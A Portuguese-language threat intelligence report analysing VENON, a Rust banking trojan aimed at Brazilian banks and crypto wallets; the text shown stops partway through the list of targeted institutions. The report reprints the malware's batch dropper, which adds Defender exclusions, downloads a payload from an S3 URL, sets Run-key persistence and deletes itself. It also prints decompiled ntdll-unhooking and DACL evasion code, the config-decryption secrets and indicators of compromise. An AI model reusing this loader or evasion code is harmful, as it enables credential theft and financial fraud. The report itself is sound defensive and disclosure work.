

VENON: O Primeiro Banker RAT Brasileiro em Rust

Exposing the Hacker Infrastructure



Sumário

1. KEY FINDINGS	5
2. INTRODUÇÃO	6
3. COMPLEXIDADE DE ANÁLISE	7
4. INFECTION CHAIN	9
4.1. Vetor Inicial	9
4.2. Install via PowerShell	9
4.3. DLL Sideloadng	11
4.4. Inicialização e Evasão	11
4.5. Remote Config Fetch	12
4.6. Persistência e C2	13
4.7. Itaú Swap	13
4.8. Bloco 1: Install	14
4.9. Bloco 2: Uninstall / Restore	15
4.10. Alvos Monitorados	17
4.11. Inside the C2: Acesso ao Painel do Operador	18
5. O PRIMEIRO BANKER RAT BRASILEIRO EM RUST	22
5.1. O Ecossistema de Trojans Bancários Latino-Americanos	22
5.2. Significado da Descoberta	23
6. ATRIBUIÇÃO	24
6.1. Hipótese: Desenvolvimento Assistido por IA	24
6.2. Exposição do Desenvolvedor via Artefatos de Compilação	24
6.3. Repositório GitHub e Infraestrutura C2	25
6.4. Conclusão de Atribuição	27
7. CONCLUSÃO	28
8. ANEXOS	29

8.1. Funcionalidades e Capacidades.....	29
8.2. Indicadores de comprometimento.....	34

1. Key Findings

- **Primeiro banker RAT brasileiro end-to-end em Rust.** O VENON não contém uma linha de código Delphi. Todo o stack de ataque, evasão, criptografia e C2 é nativo em Rust: 88 crates, 9,3 MB.
- **Evasão de EDR ativa e multicamada.** 9 técnicas executadas em sequência antes de qualquer atividade maliciosa: AMSI bypass, ETW bypass, overwrite da ntdll.dll em memória, indirect syscalls, ThreadHideFromDebugger, DACL, Defender SID check, anti-screenshot e anti-sandbox.
- **Criptografia estado-da-arte.** Config remota protegida por Argon2id + XChaCha20-Poly1305; canal C2 com ChaCha20-Poly1305 por sessão sobre WebSocket TLS 1.3. Evolução deliberada em relação a versões anteriores do mesmo RAT, que usavam AES-256-CBC com IV zero.
- **Interceptação de Pix QR em tempo real.** Detecção e substituição de QR codes Pix na tela via overlay de pixels, similar o encontrado nas famílias Grandoreiro, Mekotio, Numando, Guildma, Janeleiro, Red Mongoose Daemon e Coyote/Maverick.
- **33 alvos financeiros e cripto.** 12 bancos tradicionais, BTG Pactual, 4 fintechs/pagamentos, Receita Federal, 9 exchanges cripto e 6 wallets, incluindo Binance, MetaMask e Ledger Live.
- **Clipboard swap com validação criptográfica.** 21 tipos de carteira com validação Bech32 (BIP-173/BIP-350) e Base58Check antes da substituição. Endereços de destino atualizados em runtime via C2.
- **Painel C2 em português brasileiro.** Remote Administration System v3.0 com módulos de Wallet Swaps, Boleto Swap (recálculo de dígitos verificadores), Pix Swap (EMV/BRCODE + CRC16) e Update DLL distribuído para todos os clientes online.
- **Atribuição a byst4 com confiança média.** Username byst4 exposto em paths de compilação Rust da amostra de janeiro de 2026. Arquivo de infraestrutura deletado no GitHub (byst4) com rota /ws idêntica ao endpoint do malware. Novo ator, sem correspondência com grupos conhecidos na América Latina.
- **Hipótese de desenvolvimento Vibecode.** Padrões no código sugerem uso de IA generativa para reescrever funcionalidades de trojans Delphi em Rust, possivelmente uma das primeiras evidências de vibe coding aplicado a malware bancário na América Latina.
- **Sinal de profissionalização do cibercrime financeiro brasileiro.** Adoção de práticas antes restritas a grupos APT. Se o modelo técnico do VENON for adotado por grupos com maior capacidade de distribuição, o impacto potencial excede o observado até hoje com famílias em Delphi.

2. Introdução

Em fevereiro de 2026, a equipe de threat intelligence da ZenoX identificou durante atividade de hunting uma família de malware ainda desconhecida, classificada internamente como VENON devido a menções dele no código, porém com N mesmo. A amostra foi inicialmente sinalizada por comportamento consistente com trojans bancários da América Latina, em especial o uso de overlay bancário e monitoramento de janelas ativas, características presentes em famílias consagradas como Grandoreiro e Mekotio.

A diferença fundamental surgiu durante a análise estática: ao contrário de todas as famílias conhecidas do ecossistema latino-americano, o VENON não contém uma linha sequer de código Delphi. O binário é compilado inteiramente em Rust, com 88 dependências externas identificadas de Crates.

Este relatório documenta os resultados da análise técnica conduzida pela ZenoX Research Team, cobrindo a cadeia de infecção completa, as capacidades do malware, a infraestrutura de comando e controle, e os indicadores de atribuição identificados durante o processo de investigação. A análise exigiu a construção de ferramentas customizadas, e a reimplementação do pipeline Argon2id + XChaCha20-Poly1305 utilizado para proteger a configuração remota.

Durante a análise, a equipe levantou a hipótese de que o VENON pode ser, em sua essência, um refactor via Videocode por IA de um trojan bancário já consolidado na região, possivelmente o próprio Grandoreiro, reescrito do zero em Rust. A fidelidade com que padrões funcionais clássicos do ecossistema Delphi, como a lógica de overlay, o monitoramento de janelas e os mecanismos de swap, foram reproduzidos em uma linguagem de sistemas completamente diferente sugere que o autor não partiu de uma concepção original, mas de uma base comportamental conhecida, utilizando IA generativa para realizar a tradução técnica.

Evidências adicionais de uso de IA foram identificadas na própria infraestrutura do operador: o código do painel C2 apresenta padrões de geração assistida consistentes com o que a comunidade de segurança tem denominado vibe coding, reforçando a hipótese de que toda a operação, do malware ao backend, foi construída com auxílio extensivo de ferramentas de IA.

Até o momento desta publicação, a ZenoX não identificou nenhum outro trojan bancário do ecossistema brasileiro ou latino-americano com este perfil técnico. O VENON representa, possivelmente, a primeira aparição de um banker RAT brasileiro desenvolvido inteiramente em Rust, com nível de sofisticação comparável a ferramentas de grupos APT conhecidos.

3. Complexidade de Análise

O VENON apresenta um nível de dificuldade de análise estática significativamente superior ao dos trojans bancários latino-americanos tradicionais. Enquanto malwares em Delphi como Grandoreiro ou Mekotio podem ser examinados com relativa facilidade, com strings legíveis, RTTI exposta e componentes visuais identificáveis, o VENON combina múltiplas camadas de proteção que tornam cada etapa da reversão um desafio técnico distinto.

Para um analista familiarizado com trojans Delphi, onde uma sessão de análise com x64dbg revela strings como "Banco do Brasil" ou "Itau" nos primeiros minutos, o VENON exige um investimento de tempo e ferramental de ordem de magnitude superior.

Barreira	Detalhe
UPX com headers modificados	Impede descompressão automática; exige reconstrução manual dos headers antes de processar o binário
Compilação Rust nativa	Funções com nomes mangled, 88 crates, ausência de RTTI e símbolos de debug
XOR encryption com 95 funções únicas	Cada string sensível é decriptada por uma função de key derivation diferente; não há chave global reutilizável
Argon2id + XChaCha20-Poly1305	Criptografia estado-da-arte para o config remoto; exige reimplementação dos parâmetros KDF para decriptar
ChaCha20-Poly1305 no C2	Tráfego C2 encriptado por sessão via ring-0.17.14; sem possibilidade de inspeção passiva sem a chave de sessão
9 técnicas anti-análise ativas	AMSI bypass, ETW bypass, ntdll overwrite, indirect syscalls, thread hiding, DACL, anti-sandbox, anti-screenshot e Defender SID check

Tabela 1 - Barreiras de Análise

Nenhuma ferramenta isolada foi suficiente para cobrir todas as camadas de proteção. A análise exigiu a construção de um pipeline de seis fases, cada um alimentando a próxima com as informações necessárias para avançar:

Fase	Ferramenta / Técnica	Resultado
Fase 1	DIE/PE Analysis + descompressão UPX manual	libcef.dll descompactada (9,3 MB)
Fase 2	FLOSS v3.1.1	130.749 strings estáticas + 41.799 strings Rust extraídas; deobfuscação automática desabilitada pela densidade do binário
Fase 3	Ghidra 12.0.4 Headless	17.765 funções identificadas; 500 funções de interesse decompiladas; 143.093 linhas de C decompilado geradas

Fase 4	Python + Capstone	95 blocos XOR processados; 92 decifrados com sucesso (96,8% de cobertura)
Fase 5	Reimplementação de Argon2id KDF + XChaCha20-Poly1305	Config remoto decriptado; host C2 confirmado
Fase 6	Categorização das 143.093 linhas decompiladas	14 grupos funcionais mapeados, 70+ funcionalidades documentadas, módulos Rust reconstruídos

Tabela 2 - Pipeline de Análise Adotado

O nível de esforço necessário para analisar o VENON é, por si só, uma métrica da sofisticação do artefato. Um trojan que exige a construção de ferramentas de análise customizadas, não é um malware comum. É um artefato que reflete competência técnica avançada do seu autor e que eleva significativamente o custo de análise para qualquer equipe de resposta a incidentes ou threat intelligence.

4. Infection Chain

A infection chain do VENON é estruturada em onze fases sequenciais, combinando engenharia social via engenharia social, múltiplas camadas de evasão e um mecanismo de entrega de payload sofisticado. A campanha demonstra planejamento técnico considerável, com cada fase projetada para superar controles de segurança específicos antes de avançar para a próxima.

4.1. Vetor Inicial

O vetor de entrada confirmado é o DLL sideloading via o instalador legítimo do NVIDIA Notification.exe: a libcef.dll maliciosa é carregada no lugar da Chromium Embedded Framework legítima aproveitando o DLL search order do Windows, que prioriza o diretório do executável. O mecanismo de entrega inicial do conjunto NVIDIA Notification.exe + libcef.dll ao sistema da vítima, no entanto, não foi determinado com alta confiança durante esta análise.

Vale notar que, no período de identificação desta amostra, a ZenoX observou um aumento significativo de campanhas ClickFix utilizando o NVIDIA Notification.exe como payload final, onde a vítima é induzida por engenharia social a executar um comando que realiza o download e a ativação do par de arquivos. A correlação entre o artefato analisado e este vetor de distribuição é plausível e está sendo investigada, mas não foi possível confirmar com confiança suficiente para incluí-la como achado definitivo neste relatório.

A análise da cadeia de infecção documentada neste relatório tem início a partir do momento em que o par NVIDIA Notification.exe + libcef.dll já se encontra presente no sistema da vítima.

A distribuição ocorre via e-mails de phishing, páginas falsas imitando portais legítimos ou anúncios patrocinados. Em todos os cenários, a execução do dropper depende exclusivamente da ação voluntária da vítima; nenhum exploit técnico é necessário nesta etapa.

4.2. Install via PowerShell

Arquivo batch ofuscado de ~1,6 KB. Strings críticas (URLs, caminhos, comandos) são reconstruídas em runtime por concatenação de variáveis fragmentadas, evitando detecção estática por assinatura.

O Script relança a si mesmo com **RunAs** via PowerShell caso não esteja rodando como administrador.

```
1  @echo off
2  setlocal EnableDelayedExpansion
3
4  net session >nul 2>&1
5  if %errorLevel% neq 0 (
6      powershell -NoP -C "Start-Process -FilePath '%~f0' -Verb RunAs"
7      exit /b
8  )
```

Figura 1 - Privilege Escalation

Adiciona **C:\ProgramData\USOShared\ NuPLihaOH** via **Add-MpPreference** antes do download. O diretório pai imita o Update Session Orchestrator; o espaço no nome da subpasta dificulta buscas por linha de comando.

```

10 set "DyzaGp=C:\P"
11 set "zLVJB=rogram"
12 set "VCVD=Data"
13 set "Anfgxy=\US"
14 set "IbnLk=0Sha"
15 set "sTqg=red"
16 set "llPybi=!DyzaGp!!zLVJB!!VCVD!!Anfgxy!!IbnLk!!sTqg!\ NuPLiha0H"
17 if not exist "!llPybi!" mkdir "!llPybi!" >nul 2>&1

```

Figura 2 - Defender exclusion

ZIP obtido de bucket S3 via [Invoke-WebRequest](#), com URL construída dinamicamente por fragmentação de variáveis.

```

21 set "GcpSKA=https"
22 set "NcWH=://s"
23 set "XPfQhr=3.sa-ea"
24 set "Nkob0=st-1."
25 set "dQJv=amazon"
26 set "NPcI=aws"
27 set "gEZfHY=.com/81"
28 set "hpjX=51218-25"
29 set "CZK=.2025"
30 set "guo=.7.12."
31 set "BvDGGG=5178/mod"
32 set "umEjx=marco202"
33 set "jqs=6-2.zip"
34 set "NyUbvK=!llPybi!\qYogBt.zip"
35 powershell -NoP -C "Invoke-WebRequest -Uri '!GcpSKA!!NcWH!!XPfQhr!!Nkob0!!dQJv!!NPcI!!gEZfHY!!hpjX!!CZK!!guo!!BvDGGG!!umEjx!!jqs!' -OutFile '!NyUbvK!'"
36 powershell -NoP -C "Expand-Archive -Path '!NyUbvK!' -DestinationPath '!llPybi!' -Force"
37 del /f /q "!NyUbvK!" >nul 2>&1

```

Figura 3 - Payload download

O ZIP contém [NVIDIA Notification.exe](#) (binário NVIDIA assinado) e [libcef.dll](#) (malware). O executável é renomeado para [®mjtgr.exe](#); o caractere ® (U+00AE) no prefixo dificulta referências por CLI e ferramentas forenses.

```

39 set "NJS=NVIDIAno"
40 set "QboS=tific"
41 set "Ghj=ation."
42 set "DftH=exe"
43 set "HQiOTVLKh=!llPybi!\!NJS!!QboS!!Ghj!!DftH!"
44 set "FJVixpp=®mjtgr.exe"
45 set "SprQne=!llPybi!\!FJVixpp!"
46 ren "!HQiOTVLKh!" "!FJVixpp!"

```

Figura 4 - Extração e renomeação

Run key adicionada em [HKCU\...\Run](#); exclusão individual criada para [®mjtgr.exe](#).

```

48 powershell -NoP -C "Add-MpPreference -ExclusionPath '!SprQne!' -ErrorAction SilentlyContinue" >nul 2>&1
49 reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "!FJVixpp!" /t REG_SZ /d "!SprQne!" /f >nul 2>&1
50

```

Figura 5 - Persistência + second exclusion

Script se auto-deleta via [\(goto\) 2>nul &](#) e força reboot em 3 segundos ([shutdown /r /t 3 /f](#)), ativando a run key e eliminando evidências do vetor de entrada.

```

51  set "MMRidc=%~f0"
52  (goto) 2>nul & del "!MMRidc!" & shutdown /r /t 3 /f
53  exit

```

Figura 6 - Self-deletion e reboot

4.3. DLL Sideloadig

Após o reboot, o Windows executa `@mjtgr.exe` via run key. Como o DLL search order do Windows prioriza o diretório do executável, a `libcef.dll` maliciosa é carregada no lugar da Chromium Embedded Framework legítima.

O processo aparece no Task Manager com nome e assinatura digital da NVIDIA. A DLL exporta as funções padrão de um COM object (`DllCanUnloadNow`, `DllGetClassObject`, `DllMain`, `DllRegisterServer`, `DllUnregisterServer`) para mimetizar uma DLL legítima; todo o código malicioso reside no handler `DLL_PROCESS_ATTACH` do `DllMain`.

4.4. Inicialização e Evasão

Ao ser carregada, a DLL executa nove técnicas de evasão em sequência antes de iniciar qualquer atividade maliciosa.

A técnica mais sofisticada desta fase é o overwrite da seção `.text` da `ntdll.dll` em memória com a versão limpa lida do disco.

```

// XOR-decrypt "ntdll.dll"
lVar40 = FUN_1800b8a3c(0x1804e25e5, 0x5cd8cb9c);
// ...
pHVar35 = GetModuleHandleA((LPCSTR)&uStack_16a8); // Get ntdll in memory
if (pHVar35 != (HMODULE)0x0) {
    uStack_890 = "src\\stealth\\indirect_syscall.rs"; // ← Panic path!

    // Open ntdll from DISK (fresh, unhook copy)
    pvVar34 = CreateFileW((LPCWSTR)pHVar35, 0x80000000, 1, ...);
    DVar28 = GetFileSize(pvVar34, (LPDWORD)0x0);
    BVar30 = ReadFile(pvVar34, uStack_890, DVar28, ...);
    CloseHandle(pvVar34);

    // Verify PE signature
    if (*(int*)(pcVar23 + uVar38) == 0x4550) { // "PE\0\0"
        // Find .text section
        for (lVar40 = 0; ...; lVar40 = lVar40 + 0x28) {
            if (pcVar23[... + 0x18] == '.' &&
                pcVar23[... + 0x19] == 't' &&
                pcVar23[... + 0x1a] == 'e' &&
                pcVar23[... + 0x1b] == 'x' &&
                pcVar23[... + 0x1c] == 't') { // ← Procura ".text"

                // VirtualProtect → PAGE_EXECUTE_READWRITE (0x40)
                iVar61 = (*pcVar58)(lpAddress, uVar38, 0x40, &DStack_1d38);
                if (iVar61 != 0) {
                    // OVERWRITE memory ntdll .text with disk copy
                    FUN_1804e2550(lpAddress, pcVar23 + offset, uVar38);
                    // Restore original protection
                    VirtualProtect(lpAddress, uVar38, DStack_1d38, &DStack_1d38);
                }
            }
        }
    }
}

```

Figura 7 - ntdll .text Overwrite

Para operações sensíveis, o malware implementa indirect syscalls: os syscall numbers são lidos diretamente da ntdll em disco e stubs são construídos em memória, contornando qualquer hook que pudesse ser reinstalado. Por fim, aplica thread hiding via `NtSetInformationThread` com o flag `ThreadHideFromDebugger`, modifica a DACL do próprio processo para negar acesso externo, e configura `SetWindowDisplayAffinity` nos overlays para que screenshots exibam apenas tela preta.

```
// Thread Hiding
LOCK();
DAT_180915ef8 = '\x01';      // Set "ready" flag
UNLOCK();
if (cVar27 == '\0') {
    pvVar34 = GetCurrentThread();
    NtSetInformationThread(pvVar34, 0x11, 0, 0); // ThreadHideFromDebugger
    pHStack_80 = GetCurrentProcess();

    // Initialize security descriptor for DACL
    BVar30 = InitializeSecurityDescriptor(pHStack_70, 1);
    if (BVar30 != 0) {
        // XOR-decrypt SID strings...
        // ...
        BVar30 = InitializeAcl((PACL)uStack_890, 0x400, 2);
        if (BVar30 != 0) {
            AddAccessDeniedAce(pAcl, 2, 0x1fffffff, pSid); // DENY all
            AddAccessAllowedAce(pAcl, 2, 0x101000, ppuStack_98); // Allow minimal
            AddAccessAllowedAce(pAcl, 2, 0x101000, pLVar39);
            AddAccessAllowedAce(pAcl, 2, 0x1fffffff, puStack_b0);
            BVar30 = SetSecurityDescriptorDacl(pHStack_70, 1, pAcl, 0);
            if (BVar30 != 0) {
                SetKernelObjectSecurity(pHStack_80, 4, pHStack_70); // Apply!
            }
        }
    }
}
}
```

Figura 8 - ThreadHideFromDebugger + DACL Protection

4.5. Remote Config Fetch

A config thread realiza uma requisição GET para

[hxxps://storage.googleapis\[.\]com/mydns2026/startabril2026](https://storage.googleapis.com/mydns2026/startabril2026), com fallback para [hxxps://pluginsafeguard\[.\]help/ipv4/config.enc](https://pluginsafeguard[.]help/ipv4/config.enc). O Google Cloud Storage é utilizado como canal primário por ser raramente bloqueado por firewalls corporativos.

O response passa por três camadas de deciptação: Base64 decode, seguido de key derivation via Argon2id (`m=19456 KiB, t=2, p=1`) com senha `L0@d_S3CR3T_K3Y_X9F2_PROD_2024!` e salt `LOAD_SALT_2024!!`, e por fim deciptação XChaCha20-Poly1305 com nonce de 24 bytes extraído do início do blob. O resultado é um JSON contendo o endereço do C2: `{"host": "brasilmotorsvs14[.]com"}`.

Versões anteriores deste RAT utilizavam AES-256-CBC com SHA-256 e IV zero, significativamente mais fraco. A migração para Argon2id e XChaCha20-Poly1305 reflete evolução técnica deliberada entre versões.

```

// XOR-decrypt secret key: "L0@D_S3CR3T_K3Y_X9F2_PR0D_2024!" (31 bytes)
lVar14 = FUN_1800b8f40(0x1804e2a13, 0xf22d3a3c); // Unique key derivation fn
for (uVar48 = 0; uVar48 < 0x18; uVar48 = uVar48 + 8) {
    uVar15 = FUN_180050a23(lVar14 + uVar48);
    *(ulonglong *)((longlong)&local_1180 + uVar48) =
        uVar15 ^ *(ulonglong *)((longlong)&DAT_180750b16 + uVar48);
}
//                               ^^^^^^^^^^^^^^^^^ .rdata XOR data
for (uVar48 = 0x18; uVar48 < 0x1c; uVar48 = uVar48 + 4) {
    uVar11 = FUN_180050a00(lVar14 + uVar48);
    *(uint *)((longlong)&local_1180 + uVar48) =
        uVar11 ^ *(uint *)((longlong)&DAT_180750b16 + uVar48);
}
uStack_1164 = *(ushort *) (lVar14 + 0x1c) ^ 0xe0ad; // Last 2 bytes
bStack_1162 = *(byte *) (lVar14 + 0x1e) ^ 100; // Final byte (0x64 = '!')
FUN_1800bcaec(&local_13a0, &local_1180, 0x1f); // Create String, len=0x1f(31)

// XOR-decrypt salt: "LOAD_SALT_2024!!" (16 bytes)
lVar14 = FUN_1800b889f(&DAT_1804eed92, 0x6af458f); // Different key derivation fn
for (uVar48 = 0; uVar48 < 0x10; uVar48 = uVar48 + 8) {
    uVar15 = FUN_180050a23(lVar14 + uVar48);
    *(ulonglong *)((longlong)&local_940 + uVar48) =
        uVar15 ^ *(ulonglong *)((longlong)&DAT_180750cb5 + uVar48);
}
FUN_1800bcaec(&local_1180, &local_940, 0x10); // Create String, len=0x10(16)

```

Figura 9 - XOR Decrypt Secret Key + Salt

4.6. Persistência e C2

Após obter a configuração, o malware instala uma Scheduled Task denominada "**NVIDIA Notification Service**" com trigger **AtLogOn** e run level máximo, substituindo o mecanismo de WMI Event Subscription utilizado em versões anteriores. A conexão WebSocket ao C2 é estabelecida sob TLS 1.3 com cifra ChaCha20-Poly1305 via **tungstenite** e **rustls**. Cada vítima é identificada por um HardwareID calculado como SHA-256 do nome do computador concatenado ao volume serial.

4.7. Itaú Swap

Além dos mecanismos de ataque via overlay bancário e manipulação de clipboard, o VENON implanta dois blocos de código VBScript extraídos diretamente de **libcef.dll**. Esses blocos implementam um mecanismo de shortcut hijacking direcionado ao Aplicativo Itaú, substituindo atalhos legítimos do sistema por versões adulteradas que redirecionam a vítima para uma página web sob controle do operador, preservando o ícone original do banco para evitar suspeita.

Este é um módulo em VB exclusivo do Itaú, os demais bancos e alvos não foram encontrados scripts customizados como este.

O ataque é operado em dois estágios distintos: install, que realiza a substituição dos atalhos, e uninstall, que reverte as modificações. A presença do segundo bloco indica que o mecanismo é controlável via C2, permitindo ao operador restaurar os atalhos antes de encerrar a sessão ou ao detectar sinais de investigação.

4.8. Bloco 1: Install

O script de install é responsável por localizar e adulterar todos os atalhos do Aplicativo Itau presentes na máquina da vítima. A execução segue quatro etapas principais:

- **Resolução do path do Microsoft Edge:** o script consulta o registry em `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\msedge.exe`. Caso a chave esteja ausente, tenta o caminho alternativo `WOW6432Node`, e em seguida verifica diretamente os caminhos padrão de instalação em `Program Files (x86)` e `Program Files`. Se o Edge não for encontrado por nenhum dos métodos, o script escreve `-2` no arquivo de resultado e encerra sem realizar modificações.
- **Enumeração de locais alvo:** o script define um array com oito locais do sistema de arquivos onde atalhos do Itau podem existir.
- **Identificação de atalhos Itau:** para cada arquivo `.lnk` encontrado nos locais alvo, o script abre o atalho via `WScript.Shell.CreateShortcut` e verifica se o `TargetPath` contém qualquer das strings `itauaplicativo.exe`, `aplicativo itau` ou `itauaplicativo`. A comparação é feita em lowercase para garantir case-insensitivity.

```
\\On Error Resume Next
Set objShell = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")

strUserProfile = objShell.ExpandEnvironmentStrings("%USERPROFILE%")
strPublicDesktop = objShell.ExpandEnvironmentStrings("%PUBLIC%") & "\\Desktop"
strCaminhoOriginal = strUserProfile & "\\AppData\\Local\\Aplicativo Itau\\itauaplicativo.exe"
strCaminhoOriginal2 = strUserProfile & "\\AppData\\Local\\ItauAplicativo\\itauaplicativo.exe"
strURL = "https://www.itau.com.br/empresas"
strResultFile = ""
```

Figura 10 - Identificação de atalhos do Itaú

- **Substituição e preservação do ícone:** atalhos identificados como Itaú tem o `TargetPath` substituído pelo caminho do `msedge.exe` resolvido anteriormente, e os `Arguments` definidos como `hxxps://www.itau.com.br/empresas`. O `WorkingDirectory` é limpo. Criticamente, o `IconLocation` original é preservado caso existente, tornando o atalho visualmente idêntico ao original. O número de atalhos modificados é gravado no arquivo de resultado.

Variavel / Folder	Caminho expandido (exemplo)
Desktop (usuario)	%USERPROFILE%\Desktop
Desktop (publico)	%PUBLIC%\Desktop
StartMenu\Programs	%APPDATA%\Microsoft\Windows\Start Menu\Programs
StartMenu\Programs\Itau	... \Programs\Itau

StartMenu\Programs\Aplicativo Itau	... \Programs\Aplicativo Itau
AllUsersPrograms	%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs
AllUsersPrograms\Itau	... \Programs\Itau
AllUsersPrograms\Aplicativo Itau	... \Programs\Aplicativo Itau

Tabela 3 - Locais enumerados pelo script VBS


4.9. Bloco 2: Uninstall / Restore

O segundo bloco implementa a operação inversa: identifica atalhos previamente adulterados e os restaura para o executável original do Aplicativo Itaú. A lógica de identificação é distinta do Bloco 1 e baseia-se nos artefatos deixados pela modificação, não nos atributos originais do atalho.

O script resolve o caminho do executável legítimo do Itau verificando dois possíveis locais de instalação: `%USERPROFILE%\AppData\Local\Aplicativo Itau\itauaplicativo.exe` e `%USERPROFILE%\AppData\Local\ItauAplicativo\itauaplicativo.exe`. Caso nenhum dos dois seja encontrado, usa o primeiro caminho como fallback. Isso sugere que o operador pode acionar o uninstall mesmo em máquinas onde o aplicativo não está instalado, possivelmente para encobrir rastros antes que a vítima note a adulteração.

A função `IsModifiedItauShortcut` identifica atalhos adulterados verificando se o `TargetPath` aponta para `msedge.exe`, `microsoft-edge`, `chrome.exe` ou `firefox.exe`, em combinação com um `Arguments` contendo a string `itau.com.br`. A inclusão de Chrome e Firefox como critérios de detecção indica que o operador pode ter variantes do ataque que usam outros navegadores, ou que o critério foi projetado para ser robusto contra futuras variações do Bloco 1.

Atalhos identificados tem o `TargetPath` restaurado para o executável do Itaú, os `Arguments` limpos, e o `IconLocation` redefinido para `itauaplicativo.exe,0` caso o arquivo exista no disco. A contagem de atalhos restaurados é gravada no arquivo de resultado, o que sugere que o C2 monitora o sucesso da operação.



4.10. Alvos Monitorados

O VENON monitora 33 instituições financeiras e plataformas de ativos digitais, distribuídas em seis categorias. O monitoramento é realizado via verificação de título de janela e domínio ativo no navegador, ativando os mecanismos de ataque ao detectar qualquer um dos alvos abaixo.

#	Instituição	Domínio monitorado
1	Itaú Unibanco	itau.com.br
3	Santander Brasil	santander.com.br
4	Caixa Econômica Federal	caixa.gov.br
5	Banco do Brasil	bb.com.br
6	Nubank	nubank.com.br
7	Banco Inter	bancointer.com.br
9	Sicoob	(string parcialmente decodificada; confirmado via título "- sicoob")
10	Sicredi	sicredi.com.br
11	Banco Original	original.com.br
12	Banco Safra	safra.com.br

Tabela 4 - Bancos tradicionais

#	Instituição	Domínio monitorado
13	BTG Pactual	btgpactual.com

Tabela 5 - Banco investimentos

#	Instituição	Domínio / Identificador
14	PagBank / PagSeguro	pagseguro.uol.com.br
15	PicPay	picpay.com
